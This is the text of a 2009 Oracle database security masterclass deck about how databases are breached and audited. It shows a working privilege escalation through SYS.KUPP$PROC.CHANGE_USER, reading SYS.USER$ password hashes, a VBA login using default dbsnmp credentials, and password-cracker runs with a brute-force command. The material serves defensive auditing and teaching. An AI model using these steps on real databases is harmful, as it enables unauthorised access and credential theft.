

OUGF Conference 2009, May 14<sup>th</sup> 2009

# Oracle Security Masterclass

By

**Pete Finnigan**

Updated Wednesday, 12th May 2009

# Why Am I Qualified To Speak

- PeteFinnigan.com Limited
- Founded February 2003
- CEO Pete Finnigan
- Clients UK, States, Europe
- Specialists in researching and securing Oracle databases providing consultancy and training
- <http://www.petefinnigan.com>
- Author of Oracle security step-by-step
- Published many papers, regular speaker (UK, USA, Slovenia, Norway, Iceland, Finland, Germany and more)
- Member of the Oak Table Network



# Agenda

- Part 1 - Background
  - Oracle security information
  - How databases can be breached
  - Tools used to audit a database
- Part 2 - Detailed investigations
  - User details and tips
  - Credit Cards – Data access
  - Operating system access
- Part 3 – Wrapping Up
  - Conclusions

# Introduction

- I have taught masterclass's at various events for the last three years
  - [Year 1] - Overview of everything in Oracle security
  - [Year 2] - Overview of everything needed to perform an Oracle database security audit
- In this new masterclass I want to do something different
  - I want to cover some background “glue” but I also want to delve into around 4 / 5 specific areas and look in more depth.
  - The focus is “**how easy it is to steal**” [2 examples] and “**how easy it is to not secure properly**” [3 examples]
  - And; we are going to try quite a few demos!

# Overview

- What do I want to achieve today
  - I want you to “grasp” some of the basic ideas behind securing an Oracle database – I will say what they are at the end BUT see if you can pick them up
- Anyone can perform a security audit of an Oracle database BUT we should get the ground rules right and really understand why to secure and how to secure
- **Ask questions any time you would like to**
- Try out some of the tools and techniques yourself later on or now if you have a local Oracle database on a laptop

# What Is Oracle Security?

- Securely configuring an existing Oracle database?
- Designing a secure Oracle database system before implementation?
- Using some of the key security features
  - Audit facilities, encryption functions, RBAC, FGA, VPD...
- Oracle security is about all of these BUT
  - **It is about securely storing critical / valuable data in an Oracle database. In other words its about securing DATA not securing the software!**

# Internal Or External Attacks

- Internal attacks are shown to exceed external attacks in many recent surveys, Delloite surveys the top 100 finance institutes
- The reality is likely to be worse as surveys do not capture all details or all companies
- With Oracle databases external attacks are harder and are likely to involve
  - application injection or
  - Buffer Overflow or
  - Protocol attacks
- Internal attacks could use any method for exploitation. The issues are why:
  - True hackers gain access logically or physically
  - Power users have too many privileges
  - Development staff, DBA's
  - **Internal staff have access already!!**

# Why We Need Security

- The target is often data not the DBA role
- The exploits we are going to see first work but stealing data is much more “real”
- Its easy, not rocket science, no skill
- Real theft does not require complex techniques either
- What do you think happens in real life?
  - Exploits can be downloaded for free!
  - Stealing is easy because systems are open



# Breach 1 – Escalate Privileges

Live Demo

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
ng object => SYS.KUPP$PROC
=====
Object type is => PACKAGE (TAB)
Privilege => EXECUTE is granted to =>
Role => EXECUTE_CATALOG_ROLE (ADM = NO) which is granted to =>
  Role => DBA (ADM = YES) which is granted to =>
    User => SYS (ADM = YES)
    User => SYSMAN (ADM = NO)
    User => AA (ADM = NO)
    User => SYSTEM (ADM = YES)
  Role => APPROLE (ADM = NO) which is granted to =>
    User => BB (ADM = NO)
    User => AA (ADM = NO)
    User => SYSTEM (ADM = YES)
  Role => IMP_FULL_DATABASE (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
    User => WKSYS (ADM = NO)
    User => IMPORTER (ADM = NO)
  Role => DBA (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)

C:\WINDOWS\system32\cmd.exe
who_has_priv: Release 1.0.3
Copyright (c) 2004 PeteFinnigan

PRIVILEGE TO CHECK
OUTPUT METHOD Screen/File
FILE NAME FOR OUTPUT
OUTPUT DIRECTORY [DIRECTORY]
EXCLUDE CERTAIN USERS
USER TO SKIP

Privilege => BECOME USER ha
=====
Role => DBA (ADM = YES) which is granted to =>
  User => SYS (ADM = YES)
  User => SYSMAN (ADM = NO)
  User => AA (ADM = NO)
  User => SYSTEM (ADM = YES)
  Role => APPROLE (ADM = NO) which is granted to =>
    User => BB (ADM = NO)
    User => AA (ADM = NO)
    User => SYSTEM (ADM = YES)
  Role => IMP_FULL_DATABASE (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
    User => WKSYS (ADM = NO)
    User => IMPORTER (ADM = NO)
  Role => DBA (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
    User => SYSMAN (ADM = NO)
    User => AA (ADM = NO)
    User => SYSTEM (ADM = YES)
  Role => APPROLE (ADM = NO) which is granted to =>
```

Importer will work

# Breach 1 – Slide 2

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
SQL> connect importer/importer@orcl
Connected.
SQL> @check

```

USER	USERNAME	CURR	SESS	SCHEM
IMPORTER	IMPORTER	IMPORTER	IMPORTER	IMPORTER

```
1 row selected.
SQL> select * from user_role_privs;

```

USERNAME	GRANTED_ROLE	ADM	DEF	OS_
IMPORTER	IMP_FULL_DATABASE	NO	YES	NO

```
1 row selected.
SQL> select * from user_sys_privs;
no rows selected
SQL> select password from sys.user$;
select password from sys.user$
*
ERROR at line 1:
ORA-00942: table or view does not exist
SQL>
```

Cannot do much!

# Breach 1 – Slide 3

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
SQL> exec sys.kupp$proc.change_user('SYS');
PL/SQL procedure successfully completed.
SQL> @check

```

USER	USERNAME	CURR	SESS	SCHEM
SYS	SYS	SYS	SYS	SYS

```
SQL> select name,password from sys.user$
  2  where rownum<3;

```

NAME	PASSWORD
SYS	5C7AF4F0C16786C7
PUBLIC	

```
SQL> grant dba to importer;
Grant succeeded.
SQL> connect importer/import@orcl
Connected.
SQL> select * from user_role_privs;

```

USERNAME	GRANTED_ROLE	ADM	DEF	OS_
IMPORTER	DBA	NO	YES	NO
IMPORTER	IMP_FULL_DATABASE	NO	YES	NO

```
SQL> _
```

Privilege escalation  
Data access issues  
Downloadable from the net

# Breach 2 – Stealing Data

- We are now going to demonstrate a much more realistic case of simple data theft
- This is more realistic because real systems audited by us allow this to happen – indeed we know theft using techniques like this has happened

# Breach 2 – Slide 2


- Hacking an Oracle database to “steal”
- 15 minutes demonstration

Live Demo

# Breach Example 3 – Simple!

- Demo of connecting to the database via MS Excel
- Most sites include standard builds allowing this way in

Live Demo



The screenshot shows the Oracle ODBC Driver Configuration dialog box. The 'Data Source Name' field contains 'oracle hack', the 'Description' field contains 'hack oracle database', the 'TNS Service Name' dropdown is set to 'ORCL', and the 'User ID' field contains 'dbsnmp'. The 'Application' tab is selected, showing options for 'Enable Result Sets' (checked), 'Enable Query Timeout' (checked), 'Read-Only Connection' (unchecked), 'Enable Closing Cursors' (unchecked), and 'Enable Thread Safety' (checked). The 'Batch Autocommit Mode' is set to 'Commit only if all statements succeed' and 'Numeric Settings' is set to 'Use Oracle NLS settings'. Buttons for 'OK', 'Cancel', 'Help', and 'Test Connection' are visible on the right side.

# Breach Example 3 – Slide 2

Create a new sheet, Add a button, Add simple code (Thanks Marcel-Jan - [http://www.marcel-jan.nl/oracle/tips/oracle\\_tip\\_vba.html](http://www.marcel-jan.nl/oracle/tips/oracle_tip_vba.html)) and run

```
Private Sub CommandButton1_Click()  
    'Defining variables  
    Dim cnOra As ADODB.Connection  
    Dim rsOra As ADODB.Recordset  
    Dim db_name As String  
    Dim UserName As String  
    Dim Password As String  
  
    Set cnOra = New ADODB.Connection  
    Set rsOra = New ADODB.Recordset  
  
    db_name = "oracle_hack"  
    UserName = "dbsnmp"  
    Password = "dbsnmp"  
  
    'Making an ODBC connection according to ADO  
    cnOra.Open "DSN=" + db_name + ";UID=" + UserName + ";PWD=" + _  
        & Password + ";"  
    rsOra.CursorLocation = adUseServer  
  
    'Running a query  
    rsOra.Open "select USERNAME from SYS.ALL_USERS", cnOra, adOpenForwardOnly  
  
    While Not rsOra.EOF  
        Worksheets("Sheet1").Range("A1").End(xlDown).Offset(1, 0) = rsOra![UserName]  
        rsOra.MoveNext  
    Wend  
  
    rsOra.Close  
  
    cnOra.Close  
    Set rsOra = Nothing  
End Sub
```

# Breach Example 3 – Slide 3

The screenshot shows a Microsoft Excel window titled 'hack\_oracle - Microsoft Excel'. The ribbon is set to 'Developer'. A yellow callout box in the top right corner contains the text: 'The simple import data wizard can also be used to get data from Oracle with no code'. The spreadsheet contains a list of names in column A, with 'xxx' in cell A1. A user form titled 'UserForm1' is overlaid on the spreadsheet, featuring a button labeled 'Hack Oracle'. A second yellow callout box at the bottom of the spreadsheet area contains the text: 'Standard desktop, no command line != no access to Oracle'. The Windows taskbar at the bottom shows several open applications, including Internet Explorer, Microsoft Office, and TextPad.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	
1	xxx																			
2	xxx																			
3	BB																			
4	AA																			
5	ORASCAN																			
6	ORABLOG																			
7	BI																			
8	PM																			
9	SH																			
10	IX																			
11	OE																			
12	SCOTT																			
13	OWBSYS																			
14	FLAWS_030000																			
15	APEX_PUBLIC_USER																			
16	FLAWS_FILES																			
17	MGMT_VIEW																			
18	SYSMAN																			
19	WK_TEST																			
20	WKPROXY																			
21	WKSYS																			
22	SPATIAL_CSW_ADMIN_USR																			
23	SPATIAL_WFS_ADMIN_USR																			
24	HR																			
25	MDDATA																			
26	OLAPSYS																			
27	MDSYS																			



# Breach 1 - Reaction

- Exploits are easy to download
  - Exploit code from sites like <http://www.milw0rm.com>
  - Or from papers such as <http://blog.tanelpoder.com/2007/11/10/oracle-security-all-your-dbas-are-sysdbas-and-can-have-full-os-access/> - **our example**
- No real skill is needed (the code exists – your users do not need to write or understand it – or know Oracle)
- **Insider threat**

# Breach 2 - Reaction

- Access is available to the database
- Credentials are guessable
- Default accounts have access to critical data
- Critical data is easy to find
- Poor, weak encryption and protection used
- This is reality, this is what Oracle database security REALLY looks like!!

# Breach 3 and Onwards

- You have to think like a hacker and be suspicious
- Realise the ease with which data can be stolen
- Downloaded exploits are a real issue
- Breach 3 emphasises the need to block connections to the database not developer tools such as SQL\*Plus or TOAD
- Key basic issues are a problem in real life
- The threat is to all data not “**grant DBA to scott**” as often shown at conferences in examples

# The Access Issue

- This is the number 1 Oracle security issue for me
- A database can only be accessed if you have three pieces of information
  - The IP Address or hostname
  - The Service name / SID of the database
  - A valid username / password
- A database can only be accessed at the TNS level if there is a direct route from the user (authorised or not) and the database

11gR1 has broken this with the default sid/service name feature

## Access Issue 2

- At lots of sites we audit we see:
  - Tnsnames.ora deployed to all servers and desktops
  - Tnsnames.ora with details of every database
  - access to servers is open (no IP blocking)
  - Guessable SID/Service name
  - Weak passwords
- **Do not do any of these at your sites!**

# The Core Problems

- Incorrect versions and products installed
- Unnecessary functions and features installed
- Excessive users / schemas installed
- Elevated privileges for most database accounts
- Default and insecure configurations
- Lack of audit trails in the database
- Data often held outside the database
- Evidence of ad-hoc maintenance

# Configuration And Defaults

- Default database installations cause some weak configurations
- Review all
  - configuration parameters – checklists?
  - File permissions
- Some examples
  - No audit configuration by default (fixed in 10gR2 for new installs)
  - No password management (fixed in 10gR2 new installs)
- In your own applications and support accounts
  - Do not use default accounts
  - Do not use default roles including DBA
  - Do not use default passwords

# Background Information

- Basic information must be to hand for familiarisation rather than actual use
- Vulnerabilities and exploits:
  - SecurityFocus – [www.securityfocus.com](http://www.securityfocus.com)
  - Milw0rm – [www.milw0rm.com](http://www.milw0rm.com)
  - PacketStorm – [www.packetstorm.org](http://www.packetstorm.org)
  - FrSirt – [www.frSirt.com](http://www.frSirt.com)
  - NIST – <http://nvd.nist.gov>
  - CERT – [www.kb.cert.org/vulns](http://www.kb.cert.org/vulns)



# Background Information 2

- Some background information we do use!
- There are a few standalone tools available
- I would start with manual queries and toolkit of simple scripts such as:
  - [www.petefinnigan.com/find\\_all\\_privs.sql](http://www.petefinnigan.com/find_all_privs.sql)
  - [www.petefinnigan.com/who\\_has\\_priv.sql](http://www.petefinnigan.com/who_has_priv.sql)
  - [www.petefinnigan.com/who\\_can\\_access.sql](http://www.petefinnigan.com/who_can_access.sql)
  - [www.petefinnigan.com/who\\_has\\_role.sql](http://www.petefinnigan.com/who_has_role.sql)
  - [www.petefinnigan.com/check\\_parameter.sql](http://www.petefinnigan.com/check_parameter.sql)
- Hand code simple queries as well

# Background Information 3

- There are a number of good checklists to define what to check:
- CIS Benchmark - [http://www.cisecurity.org/bench\\_oracle.html](http://www.cisecurity.org/bench_oracle.html)
- SANS S.C.O.R.E - <http://www.sans.org/score/oraclechecklist.php>
- Oracle's own checklist - [http://www.oracle.com/technology/deploy/security/pdf/twp\\_security\\_checklist\\_db\\_database\\_20071108.pdf](http://www.oracle.com/technology/deploy/security/pdf/twp_security_checklist_db_database_20071108.pdf)
- DoD STIG - <http://iase.disa.mil/stigs/stig/database-stig-v8r1.zip>
- Oracle Database security, audit and control features – ISBN 1-893209-58-X

# Exploring The Toolkit

- We are going to demonstrate the 5 scripts
- Assess access to key data
- Assess who has key system privileges
- Assess who has roles
- Assess all the privileges assigned to a user
- Assess parameter settings

Live Demo

# Access To Key Data (SYS.USER\$)

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle 1

who_can_access: Release 1.0.3.0.0 - Production on Wed Nov 26 16:35:02 2008
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

NAME OF OBJECT TO CHECK          [USER_OBJECTS]: USER$
OWNER OF THE OBJECT TO CHECK     [USER]: SYS
OUTPUT METHOD Screen/File        [S]: S
FILE NAME FOR OUTPUT             [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file </tmp>]:
EXCLUDE CERTAIN USERS           [N]:
USER TO SKIP                     [TEST%]:

Checking object => SYS.USER$
=====

Object type is => TABLE <TAB>
Privilege => SELECT is granted to =>
User => CTXSYS <ADM = NO>
User => FLOWS_030000 <ADM = NO>
User => OLAPSYS <ADM = NO>
User => WKSYS <ADM = NO>
User => XDB <ADM = NO>

PL/SQL
For up
SQL>
```

Demo

Checklists can be used  
Concentrate on key data, services, OS access  
[http://www.petefinnigan.com/who\\_can\\_access.sql](http://www.petefinnigan.com/who_can_access.sql)

# Who Has Key Roles

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1

who_has_priv: Release 1.0.3.0.0 - Production on Wed Nov 26 16:40:27 2008
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

ROLE TO CHECK                [DBA]: DBA
OUTPUT METHOD Screen/File    [S]: S
FILE NAME FOR OUTPUT        [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file </tmp>]:
EXCLUDE CERTAIN USERS      [N]:
USER TO SKIP                [TEST%]:

Investigating Role => DBA (PWD = NO) which is granted to =>
-----
User => SYS (ADM = YES)
User => SYSMAN (ADM = NO)
User => AA (ADM = NO)
User => SYSTEM (ADM = YES)
Role => APPROLE (ADM = NO;PWD = NO)
User => BB (ADM = NO)
User => AA (ADM = NO)
User => SYSTEM (ADM = YES)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com

SQL>
```

Demo

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/...
SQL> select grantee from dba_role_privs
2  where granted_role='DBA';

GRANTEE
-----
SYS
SYSMAN
AA
SYSTEM
APPROLE

5 rows selected.

SQL>
```

# Check Parameters

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1

check_parameter: Release 1.0.2.0.0 - Production on Wed Nov 26 16:45:23 2008
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

PARAMETER TO CHECK          [utl_file_dir]: os_authent_prefix
CORRECT VALUE                [null]:
OUTPUT METHOD Screen/File    [S]: S
FILE NAME FOR OUTPUT        [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file </tmp>]:

Investigating parameter => os_authent_prefix
=====
Name                          : os_authent_prefix
Value                          : ops$
Type                           : STRING
Is Default                      : DEFAULT VALUE
Is Session modifiable          : FALSE
Is System modifiable           : FALSE
Is Modified                     : FALSE
Is Adjusted                     : FALSE
Description                     : prefix for auto-logout accounts
Update Comment                  :
-----
value ***ops$*** is incorrect

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm
SQL>
```

Use the checklists to identify what to check

This parameter setting is not ideal for instance

Demo

# Check System Privileges

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle 1
who_has_priv: Release 1.0.3.0.0 - Production on Wed Nov 26 16:47:57 2008
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

PRIVILEGE TO CHECK      [SELECT ANY TABLE]: BECOME USER
OUTPUT METHOD Screen/File      [S]: S
FILE NAME FOR OUTPUT          [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file </tmp>]:
EXCLUDE CERTAIN USERS        [N]:
USER TO SKIP                  [TEST%]:

Privilege => BECOME USER has been granted to =>
-----
Role => DBA <ADM = YES> which is granted to =>
  User => SYS <ADM = YES>
  User => SYSMAN <ADM = NO>
  User => AA <ADM = NO>
  User => SYSTEM <ADM = YES>
Role => APPROLE <ADM = NO> which is granted to =>
  User => BB <ADM = NO>
  User => AA <ADM = NO>
  User => SYSTEM <ADM = YES>
Role => IMP_FULL_DATABASE <ADM = NO> which is granted to =>
  User => SYS <ADM = YES>
  User => WKSYS <ADM = NO>
Role => DBA <ADM = NO> which is granted to =>
  User => SYS <ADM = YES>
  User => SYSMAN <ADM = NO>
  User => AA <ADM = NO>
  User => SYSTEM <ADM = YES>
Role => APPROLE <ADM = NO> which is granted to =>
  User => BB <ADM = NO>
  User => AA <ADM = NO>
  User => SYSTEM <ADM = YES>
Role => DATAPUMP_IMP_FULL_DATABASE <ADM = NO> which is granted to =>
  User => SYS <ADM = YES>
  User => SYSMAN <ADM = NO>
  User => AA <ADM = NO>
  User => SYSTEM <ADM = YES>
Role => APPROLE <ADM = NO> which is granted to =>
  User => BB <ADM = NO>
  User => AA <ADM = NO>
  User => SYSTEM <ADM = YES>
User => SYS <ADM = NO>

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm
SQL>
```

Demo

Use the checklists to identify what to check

Users should not have system privileges

# Who Has What Privileges

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1

find_all_privs: Release 1.0.7.0.0 - Production on Wed Nov 26 16:51:23 2008
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

NAME OF USER TO CHECK          [ORCL]: ORABLOG
OUTPUT METHOD Screen/File      [S]: S
FILE NAME FOR OUTPUT          [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file </tmp>]:

User => ORABLOG has been granted the following privileges
=====
ROLE => CONNECT which contains =>
SYS PRIV => CREATE SESSION grantable => NO
ROLE => RESOURCE which contains =>
SYS PRIV => CREATE CLUSTER grantable => NO
SYS PRIV => CREATE INDEXTYPE grantable => NO
SYS PRIV => CREATE OPERATOR grantable => NO
SYS PRIV => CREATE PROCEDURE grantable => NO
SYS PRIV => CREATE SEQUENCE grantable => NO
SYS PRIV => CREATE TABLE grantable => NO
SYS PRIV => CREATE TRIGGER grantable => NO
SYS PRIV => CREATE TYPE grantable => NO
SYS PRIV => UNLIMITED TABLESPACE grantable => NO
TABLE PRIV => EXECUTE object => SYS.DBMS_CRYPTO grantable => NO

PL/SQL procedure successfully completed.
For updates please visit http://www.petefinnigan.com/tools.htm
SQL>
```

Demo

Use to check users and roles



# Auditing Oracle

- Part 2 of this masterclass
- We are going to delve into three areas of in-depth analysis of an Oracle database
- The three areas are:
  - User analysis
  - Access to key data – Credit cards example
  - Access to services – Operating system files

# What We Are Looking For

- These three areas are going to be shown in more depth as examples of “**what to look for**”
- I want to show you the similarities in all three areas
- I want to emphasise
  - Depth
  - The focus on data
  - The focus on solution

# Analysis Of Users - 1

- Four types of checks
  - Password=username
  - Password=default password
  - Password=dictionary word
  - Password is too short
- Default check tools or password cracker?
- Password cracker
  - [http://www.petefinnigan.com/oracle\\_password\\_cracker.htm](http://www.petefinnigan.com/oracle_password_cracker.htm)
  - [http://soonerorlater.hu/index.khtml?article\\_id=513](http://soonerorlater.hu/index.khtml?article_id=513)
  - <http://www.red-database-security.com/software/checkpwd.html>
  - <http://www.toolcrypt.org/tools/orabf/orabf-v0.7.6.zip>

# Analysis Of Users - 2

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle 1
SQL> set serveroutput on size 1000000
SQL> @cracker-v2.0.sql
cracker: Release 1.0.4.0.0 - Beta on Tue Nov 25 18:18:02 2008
Copyright (c) 2008 PeteFinnigan.com Limited. All rights reserved.

T Username          Password          CR FL STA
-----
U "SYS"             IORACLE1         1 DI CR OP
U "SYSTEM"         IORACLE1         1 DI CR OP
U "OUTLN"          IOUOILN          1 DE CR EL
U "DIP"            IDIP             1 DE CR EL
U "TSM$SYS"        ITSM$SYS         1 PU CR EL
U "ORACLE_OCM"     IORACLE_OCM      1 PU CR EL
U "XDB"            ICHANGE_ON_INSTALL 1 DE CR EL
R "GLOBAL_AQ_USER_ROLE" IGL-EX <GLOBAL> 1 GE CR OP
U "DBSNMP"         IORACLE1         1 DI CR OP
U "WMSYS"          IWMSYS           1 DE CR EL
U "EXFSYS"         IEXFSYS          1 DE CR EL
U "CTXSYS"         ICHANGE_ON_INSTALL 1 DE CR EL
U "XS$NULL"        I                1 -- -- EL
U "ANONYMOUS"      IIMP <anonymous> 1 IM CR EL
R "SPATIAL_WFS_ADMIN" ISPATIAL_WFS_ADMIN 1 PU CR OP
U "ORDSYS"         IORDSYS          1 DE CR EL
U "ORDPLUGINS"    IORDPLUGINS      1 DE CR EL
U "SI_INFORMTN_SCHEMA" ISI_INFORMTN_SCHEMA 1 DE CR EL
U "MDSYS"          IMDSYS           1 DE CR EL
U "OLAPSYS"        I                1 -- -- EL
U "MDDATA"         IMDDATA          1 DE CR EL
U "HR"             ICHANGE_ON_INSTALL 1 DE CR EL
U "SPATIAL_WFS_ADMIN_U ISPATIAL_WFS_ADMIN_US 1 PU CR EL
R "WFS_USER_ROLE" IWFS_USER_ROLE   1 PU CR OP
R "SPATIAL_CSW_ADMIN" ISPATIAL_CSW_ADMIN 1 PU CR OP
U "SPATIAL_CSW_ADMIN_U ISPATIAL_CSW_ADMIN_US 1 PU CR EL
R "CSW_USER_ROLE" ICSW_USER_ROLE   1 PU CR OP
U "WKSYS"          ICHANGE_ON_INSTALL 1 DE CR EL
U "WKPROXY"        ICHANGE_ON_INSTALL 1 DE CR EL
U "WK_TEST"        IWK_TEST         1 DE CR EL
U "SYSMAN"         IORACLE1         1 DI CR OP
U "MGMT_UIEN"      I                1 -- -- OP
U "FLOWS_FILES"    I                1 -- -- EL
U "APEX_PUBLIC_USER" I                1 -- -- EL
U "FLOWS_030000"   I                1 -- -- EL
U "OWBSYS"         IOWBSYS          1 PU CR EL
R "OWB$CLIENT"     IS               1 BF CR OP
R "OWB_DESIGNCENTER_UI IS               1 BF CR OP
U "SCOTT"          ITIGER           1 DE CR EG
U "AB"             IAB              1 PU CR OP
U "OE"             ICHANGE_ON_INSTALL 1 DE CR EL
U "IX"             ICHANGE_ON_INSTALL 1 DE CR EL
U "SH"             ICHANGE_ON_INSTALL 1 DE CR EL
U "PM"             ICHANGE_ON_INSTALL 1 DE CR EL
U "BI"             ICHANGE_ON_INSTALL 1 DE CR EL
U "PETE"           IPETE            1 DE CR OP
U "BILL"          IBILL            1 PU CR OP
U "A"              IA               1 PU CR OP
U "B"              IB               1 PU CR OP
U "C"              IC               1 PU CR OP
U "RES_TEST"      IRES_TEST        1 PU CR OP
U "XX"            I123456          1 DI CR OP
U "ORASCAN"       IORASCAN         1 PU CR OP
```

For this example run

INFO: Number of crack attempts = [61791]  
INFO: Elapsed time = [4.36 Seconds]  
INFO: Cracks per second = [14170]

53 out of 60 accounts cracked in 4.3 seconds

We are not trying to break in BUT trying to assess the "real security level"

See

[http://www.petefinnigan.com/oracle\\_password\\_cracker.htm](http://www.petefinnigan.com/oracle_password_cracker.htm)

Access Issue

# Analysis Of Users - 3

```
C:\WINDOWS\system32\cmd.exe
C:\laszlo\release_code_cracker\woraauthbf_0.2>woraauthbf -p 11g_test2.txt -t 11g
10g -m 5 -c alphanum
The number of processors: 2
Number of pwds to check: 60466176
Number of pwds to check by thread: 30233088
Password file: 11g_test2.txt, charset: alphanum, maximum length: 5, type: 11g10g
Start: 0 End: 30233088
Start: 30233088 End: 60466176
Password found: SCOTT:Cra3k:ORA11G:vostok
Elapsed time: 11s
Checked passwords: 11070392
Password / Second: 1000000
```

Access Issue  
Feed the output of cracker-v2.0  
into here

As you can see the password is found – running at over 1million hashes per second on this laptop

Woraauthbf can also be used to crack from authentication sessions

Woraauthbf can be used in dictionary or brute force mode

Use it to supplement the PL/SQL based cracker

[http://www.soonerorlater.hu/download/woraauthbf\\_src\\_0.22.zip](http://www.soonerorlater.hu/download/woraauthbf_src_0.22.zip)

[http://www.soonerorlater.hu/download/woraauthbf\\_0.22.zip](http://www.soonerorlater.hu/download/woraauthbf_0.22.zip)

# Analysis Of Users - 4

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1
SQL> set serveroutput on size 1000000
SQL> @cracker-v2.0.sql
cracker: Release 1.0.4.0.0 - Beta on Tue Nov 25 18:18:02 2008
Copyright (c) 2008 PeteFinnigan.com Limited. All rights reserved.

T Username                Password                CR FL STA
-----
U "SYS"                   [ORACLE1]               1 DI CR OP
U "SYSTEM"                [ORACLE1]               1 DI CR OP
U "OUTLN"                 [OUTLN]                 1 DE CR EL
U "DIP"                   [DIP]                   1 DE CR EL
U "TSMSYS"                [TSMSYS]                1 PU CR EL
U "ORACLE_OCM"            [ORACLE_OCM]            1 PU CR EL
U "XDB"                   [CHANGE_ON_INSTALL]    1 DE CR EL
R "GLOBAL_AQ_USER_ROLE"  [GL_EX_GLOBAL]         1 GE CR OP
U "DBSNMP"                [ORACLE1]               1 DI CR OP
U "UMSYS"                 [UMSYS]                 1 DE CR EL
U "EXFSYS"                [EXFSYS]                1 DE CR EL
U "CTXSYS"                [CHANGE_ON_INSTALL]    1 DE CR EL
U "XS$NULL"               [ ]                     1 -- -- EL
U "ANONYMOUS"             [IMP (anonymous)]      1 IM CR EL
R "SPATIAL_WFS_ADMIN"    [SPATIAL_WFS_ADMIN]    1 PU CR OP
U "ORDSYS"                [ORDSYS]                1 DE CR EL
U "ORDPLUGINS"           [ORDPLUGINS]           1 DE CR EL
U "SI_INFORMTN_SCHEMA"   [SI_INFORMTN_SCHEMA]   1 DE CR EL
U "MDSYS"                 [MDSYS]                 1 DE CR EL
U "OLAPSYS"               [ ]                     1 -- -- EL
U "MDDATA"                [MDDATA]                1 DE CR EL
U "HR"                     [CHANGE_ON_INSTALL]    1 DE CR EL
R "SPATIAL_WFS_ADMIN_U"  [SPATIAL_WFS_ADMIN_US] 1 PU CR EL
R "WFS_USR_ROLE"         [WFS_USR_ROLE]         1 PU CR OP
R "SPATIAL_CSU_ADMIN"    [SPATIAL_CSU_ADMIN]    1 PU CR OP
U "SPATIAL_CSU_ADMIN_U" [SPATIAL_CSU_ADMIN_US] 1 PU CR EL
R "CSU_USR_ROLE"         [CSU_USR_ROLE]         1 PU CR OP
U "UKSYS"                 [CHANGE_ON_INSTALL]    1 DE CR EL
U "UKPROXY"              [CHANGE_ON_INSTALL]    1 DE CR EL
U "UK_TEST"              [UK_TEST]               1 DE CR EL
U "SYSMAN"                [ORACLE1]               1 DI CR OP
U "MCHT_VIEW"             [ ]                     1 -- -- OP
U "FLOWS_FILES"          [ ]                     1 -- -- EL
U "APEX_PUBLIC_USER"     [ ]                     1 -- -- EL
U "FLOWS_030000"         [ ]                     1 -- -- EL
U "OWBSYS"                [OWBSYS]                1 PU CR EL
R "OWB$CLIENT"           [S]                     1 BF CR OP
R "OWB_DESIGNCENTER_UI" [S]                     1 BF CR OP
U "SCOTT"                 [TIGER]                 1 DE CR EG
U "AB"                     [AB]                    1 PU CR OP
U "OE"                     [CHANGE_ON_INSTALL]    1 DE CR EL
U "IX"                     [CHANGE_ON_INSTALL]    1 DE CR EL
U "SH"                     [CHANGE_ON_INSTALL]    1 DE CR EL
